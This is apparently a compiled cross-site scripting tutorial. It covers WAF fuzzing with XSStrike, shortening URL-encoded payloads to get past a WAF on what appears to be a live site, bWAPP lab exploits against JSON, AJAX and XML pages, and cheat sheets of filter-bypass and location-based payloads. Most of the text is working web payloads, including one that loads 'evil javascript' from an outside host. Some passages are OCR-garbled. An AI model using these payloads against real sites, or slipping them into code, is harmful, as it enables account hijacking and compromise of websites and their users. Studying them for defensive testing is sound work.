Oh! Are you talking about reverse engineering a WAF? Well [XSStrike](#)'s Ninja can do that very well.

[+] Filter Strength : Low

[>] Strings sent: 61 of 61|#####|

| Fuzz | Request Status | Working |
|-----------------------|----------------|----------|
| < | Success | Yes |
| > | Success | Yes |
| <test> | Success | Yes |
| (test) | Success | Yes |
| "test" | Success | Yes |
| 'test' | Success | Filtered |
| `test` | Success | Yes |
| alert(1) | Blocked | No |
| prompt(1) | Success | Yes |
| confirm(1) | Success | Yes |
| (alert)(1) | Success | Yes |
| <sCript x></sCript x> | Blocked | No |
| <scriPt> | Blocked | No |
| //14.rs | Success | Yes |
| javascript: | Success | Yes |
| oNActivate | Success | Yes |
| oNBef0reACTivate | Success | Yes |

There are many thing you will learn with time like which tags are compatible with which attributes. Like you can use <audio src=//14.rs> as a payload, where 14.rs is website which contains evil javascript. Or you can just simply use a custom payload like "onload="alert()" according to the case. There's just too much to learn, just go out and start researching!


Thanks to Brute Logic. He is a true master of XSS, visit his blog brutellogic.br. I have learned a lot from him.

Good luck!

Bypassing WAF with Shortest XSS Payload

Welcome back XSSers! Today we are going to learn xss, bypass a WAF and we will do it with the shortest payload possible.

So I have a webpage here



and I am going to enter our classic payload i.e.

```
<script>alert(1)</script>
```


Access Denied

You don't have permission to access "http://[redacted]n/q" on this server.

Reference #18.e807c7c.1496323874.2043354b

Opppps! Access Denied! Looks like some WAF is blocking our way. So I am going to encode our payload with URL encoding. Well you can find some websites on google which can do this but I like to use HackBar plugin for Mozilla Firefox.


So I entered my payload and clicked on the **Encode** button



and here we have this beautiful URL encoded payload

So lets see if it works or not

%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e



Hell yeah! We successfully XSSed it!

Hmmm that was really easy but what if the search form doesn't allow us to enter more than 35 characters? or 25?

Lets try to shorten this 75 characters long payload.

First of all, we don't really need to encode everything. Like why would a WAF block alphabets? So lets try to find what characters are blocked by the WAF by trying different variations of the payload.

%3cscript%3ealert(1)%3c%2fscript%3e **Success**

```
%3cscript>alert(1)%3c%2fscript> Access Denied
```

```
<script%3ealert(1)%3c/fscript%3e Access Denied
```

.....

```
%3cscript%3ealert(1)%3c/script> Success
```

And actually we can also use **alert()** instead of **alert(1)**. **alert()** will give us a blank alert pop up and will save us 1 character.

So here's our final payload with 31 characters:

```
%3cscript%3ealert()%3c/script>
```

As you know JavaScript is not limited to script tag. So lets try to create payloads with different tags and [event handlers](#).

```
<svg onload=alert(> Access Denied
```

```
%3c%73%76%67%20%6f%6e%6c%6f%61%64%3d%61%6c%65%72%74%28%29%3e Success
```

Tried different variations of the payload find out what should be encoded and here's what I got:

```
%3csvg onload%3dalert(> Success
```


Thus we shortened our payload to 24 characters! Can we make it even shorter? Yes we can and actually I did. Take a look at this beautifully crafted payload

```
%3cb oncut%3dalert(>
```


Without encoding it looks like this

```
<b oncut=alert(>
```


If you enter this payload, nothing will happen



But as soon as you try to cut some text from the webpage..



You will see the miracle of XSS!



Reflected XSS on JSON, AJAX, XML based web apps

XML

eXtensible Markup Language (**XML**) is used to keep data in some other file (.xml file) instead the HTML webpage itself.

JSON

JavaScript Object Notation (**JSON**) is used to organize input submitted by a user and to transmit data between a server and a web application.

AJAX

Asynchronous JavaScript And XML (**AJAX**) is basically a technology which allows a webpage to send and receive data without reloading the page.

Cross Site Scripting in JSON



This is a webpage which uses JSON. How do I know? Well its source code clearly says that:

```

<form action="/bWAPP/xss_json.php" method="GET">

<p>
<label for="title">Search for a movie:</label>
<input type="text" id="title" name="title"> ]—— HTML takes input

<button type="submit" name="action" value="search">Search</button>

</p>
</form>

<div id="result"></div>

<script>|←—— JSON script start
    var JSONResponseString = '{"movies":[{"response":"HINT: our master really loves Marvel movies "}]}';
    // var JSONResponse = eval("(" + JSONResponseString + ")");
    var JSONResponse = JSON.parse(JSONResponseString);
    document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
</script>|←—— JSON script end
</div>

```

So HTML takes input from the search box and then a JSON scripts gets executed which processes the input.

This line of code is our area of interest because this line fetches input from the HTML.

```
var JSONResponseString = '{"movies":[{"response":"HINT: our master really loves Marvel movies "}]}';
```

Take a look at the red characters I have marked. They represent arrays which are used to arrange data.

Our input goes straight to these arrays. Moreover, all this process is happening inside a <script> tag.

So there can be 3 (or more) different payloads:

```
"}}]';</script><script>alert('You got XSSed')</script>
```

It closes the arrays using “}}]”; and closes the <script> using </script>. After that it executes our script.

```
</script><script>alert('You got XSSed')</script>
```


it just closes the <script> tag and executes our script.

```
"}}';alert('You got XSSed')</script>
```

This one really cool. It just closes the arrays and injects our script without using any `<script>` tag to start the script because we are already inside a `<script>` so we don't need to start

it

All these three payloads will give the same result



So we just played with arrays and closed tags to get our desired result.

Cross Site Scripting in AJAX

Well web pages that use AJAX are a little different because they will show the search results as you type your query in the search box without reloading the page.



As you can see, I entered the word “input” and it got reflected i.e. displayed. AJAX is being used in here so the results are displayed without reloading the page. Well the *quickest* way to check for XSS in AJAX based web apps is to try to render the content with tags like <s> strike through, bold, <i> italic etc. So I will be doing the same.

/ XSS - Reflected (AJAX/JSON) /

Search for a movie:

??? Sorry, we don't have that movie :(

Sign of a XSS vulnerable AJAX web app

Damn! It worked! Now lets the following string

<s>This</s> is <i>vulnerable<i> <u>to</u> XSS

/ XSS - Reflected (AJAX/JSON) /

Search for a movie:

This is vulnerable to **XSS**??? Sorry, we don't have that movie :(

Huh? we can render the output in any way we want to.

Now I will **bold** tag to generate a link that points to **teamultimate.in** as follows

<b href=teamultimate.in>Click here to win prizes

/ XSS - Reflected (AJAX/JSON) /

Search for a movie:

Click here to win prizes??? Sorry, we don't have that movie :(



And we got the desired input. Similarly we can run our other malicious scripts too.

Cross Site Scripting in XML

Now we have another page which uses XML instead of JSON. Take a look at the output of our *innocent* query

/ XSS - Reflected (AJAX/XML) /

Search for a movie:

XML Parsing Error: mismatched tag. Expected: . Location: http://localhost/bWAPP/xss_ajax_1-2.php?title=%3Cscript%3E Line Number 1, Column 114:

It shows some kind of error. Its because XML can't parse characters like < or " directly. We have to use HTML *escape characters* or HTML Special Entities. I have summed up the most important ones here

" can be written as "

< can be written as <

> can be written as >

/ ' = \ are rendered as they are.

I will be using this script against this form:


```
<img src=# onerror=alert(1)>
```

 tag is used to add a image to a webpage but we have used # as the source of the image which will give an error. Then I have added onerror=alert(1), which speaks itself that it will raise an error box if an error is found.

Now lets use our HTML's special characters instead of the regular ones (< " >) so that the XML can parse our script.

```
&lt;img src=# onerror=alert(1)&gt;
```

I haven't changed anything much, just changed > < and " with their HTML special entity. Now the XML should be able to parse script and hence the webpage might execute.



It worked perfectly.

Vector Scheme

- Regular

<tag handler=code>

Example:

<svg onload=alert(1)>

- Full

extra1 <tag **spacer1** extra2 **spacer2** handler **spacer3** = **spacer4** **code** **spacer5**> extra3

Example:

<table><thead%**o**Cstyle=font-size:700px%**o**Donmouseover%**o**A=%**o**Bprompt(1)%**o**9><td>AAAAAAAAA

Agnostic Event Handlers

- Used with almost any tag
- Ones that work with arbitrary tags

Example: <brute

- Most require UI
- Work on all major browsers

Agnostic Event Handlers – List

- onblur
- onclick
- oncopy
- oncontextmenu
- oncut
- ondblclick
- ondrag
- onfocus
- oninput
- onkeydown
- onkeypress
- onkeyup

- onmousedown
- onmousemove
- onmouseout
- onmouseover
- onmouseup
- onpaste

Agnostic Event Handlers

- Example:

`<brute onclick=alert(1)>clickme!`

Reusing Native Code

- Example 1

```
...<input type="hidden" value="INPUT"></form><script type="text/javascript">
function x(){ do something }</script>
```

- INPUT

`"><script>alert(1)//`

or

`"><script>alert(1)<!--`

- Injection

```
...<input type="hidden" value=""><script>alert(1)//"></form><script type="
text/javascript"> function x(){ do something }</script>
```

- Result

```
...<input type="hidden" value=""><script>alert(1)//"></form><script type="
text/javascript"> function x(){ do something }</script>
```

Filter Bypass – Procedure

- Arbitrary tag + fake handler
- Start with 5 chars, increase
- Example

<x onxxx=1 (5) pass

<x onxxxx=1 (6) pass

<x onxxxxx=1 (7) block

Up to 6 chars:

oncut, onblur, oncopy, ondrag, ondrop, onhelp, onload, onplay, onshow

- Encoding

%3Cx onxxx=1

<%78 onxxx=1

<x %6Fnxxx=1

<x o%6Exxx=1

<x on%78xx=1

<x onxxx%3D1

- Mixed Case

<X onxxx=1

<x ONxxx=1

<x OnXxx=1

<X OnXxx=1

- Doubling

<x onxxx=1 onxxx=1

- Spacers

<x/onxxx=1

<x%09onxxx=1

<x%0Aonxxx=1

<x%0Conxxx=1

<x%0Donxxx=1

<x%2Fonxxx=1

- Combo

<x%2F1=">%22OnXxx%3D1

- Quotes

<x 1='1'onxxx=1

<x 1="1"onxxx=1

- Mimetism

<x </onxxx=1 (closing tag)

<x 1=">" onxxx=1 (text outside tag)

<http://onxxx%3D1/ (URL)

Location Based Payloads

- Really complex payloads can be built
- document.location properties and similar
- Avoiding special chars (at least between = and >)
- Game over to filter

- location.protocol

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # text3

- location.hostname, document.domain

protocol: // **domain** / path/page ?p= text1 <tag handler=code> text2 # text3

- location.origin

protocol: // domain / path/page ?p= text1 <tag handler=code> text2 # text3

- location.pathname

protocol: // domain / **path/page** ?p= text1 <tag handler=code> text2 # text3

- location.search

protocol: // domain / path/page **?p= text1 <tag handler=code> text2** # text3

- previousSibling.nodeValue, document.body.textContent* ("Before")

protocol: // domain / path/page ?p= **text1** <tag handler=code> text2 # text3

Location Based Payloads - Evolution 1

```
<svg onload=location='javascript:alert(1)'\>
<svg onload=location=location.hash.substr(1)>#javascript:alert(1)
<svg onload=location='javas'+ 'cript:'+'ale'+ 'rt'+location.hash.substr(1)>#(1)
<svg onload=location=/javas/.source+cript:/.source+/ale/.source+/rt/.
source+location.hash.substr(1)>#(1)
<svg
onload=location=/javas/.source+/cript:/.source+/ale/.source+/rt/.source+location.hash[1]+1+l
ocation.hash[2]>#()
```

Location Based Payloads - Evolution 2

```
<javascript onclick=alert(tagName)>click me!
<javascript:alert(1) onclick=location=tagName>click me! <== doesn't work! So...
<javascript onclick=location=tagName+location.hash(1)>click me!#:alert(1)
<javascript onclick=location=tagName+innerHTML+location.hash>:/*click me!
#*/alert(1)
javascript + : "click me! + #" -alert(1)
javascrip + t: "click me! + #" -alert(1)
javas + cript: "click me! + #" -alert(1)
```

Location Based Payloads – Taxonomy

- By Type

1. Location
2. Location Self
3. Location Self Plus

- By Positioning (Properties)

Before < Itself > After # Hash
Inside

- Location After (innerHTML)

```
<j onclick=location=innerHTML>javascript&colon;alert(1)//
```


- Location Inside (name+id)

```
<svg id=t:alert(1) name=javascript onload=location=name+id>
```

- Location Itself + After + Hash (tagName+innerHTML+location.hash)

```
<javascript onclick=location=tagName+innerHTML+location.hash>:/*click me!
#*/alert(1)
```

```
<javascript onclick=location=tagName+innerHTML+location.hash>:'click me!#'-
alert(1)
```

```
<javascript onclick=location=tagName+innerHTML+URL>:"-click me!
```

```
</javascript>#'-alert(1)
```

Result: javascript + :'-click me! + http://...'-click me</javascript>#'-alert(1)

- Location Self After

```
p=<j onclick=location=textContent>?p=%26lt;svg/onload=alert(1)>
```

```
http://...?p=<svg/onload=alert(1)>
```

Location Based Payloads – Art of Based Payload!

In researching a way to evade a filter which detects and blocks the XSS attempt in the presence of parentheses in a payload, I came to interesting solutions of this problem that will be shared in this post and its subsequent parts.

It's worth to note that any encoding of the prohibited characters would not evade the filter.

To accomplish that I started to use the javascript document location property, which make possible the following raw payload, still not ready for evasion:

```
<svg/onload=location='javascript:alert(1)'
```

(due to WP security issues regarding the “javascript:alert(1)”, to test this we need to copy & paste it [here](#), *re-typing the quotes*)

This is easily flagged by any decent filter. So we have another trick, which hides the signature part (“javascript:” and “alert(1)”) in the hash part of the URL because it's never sent to server:

```
<svg/onload=location=location.hash.substr(1)>#javascript:alert(1)
```

(due to WP security issues regarding the “javascript:alert(1)”, to test this we need to copy & paste it [here](#))

Result => javascript:alert(1)

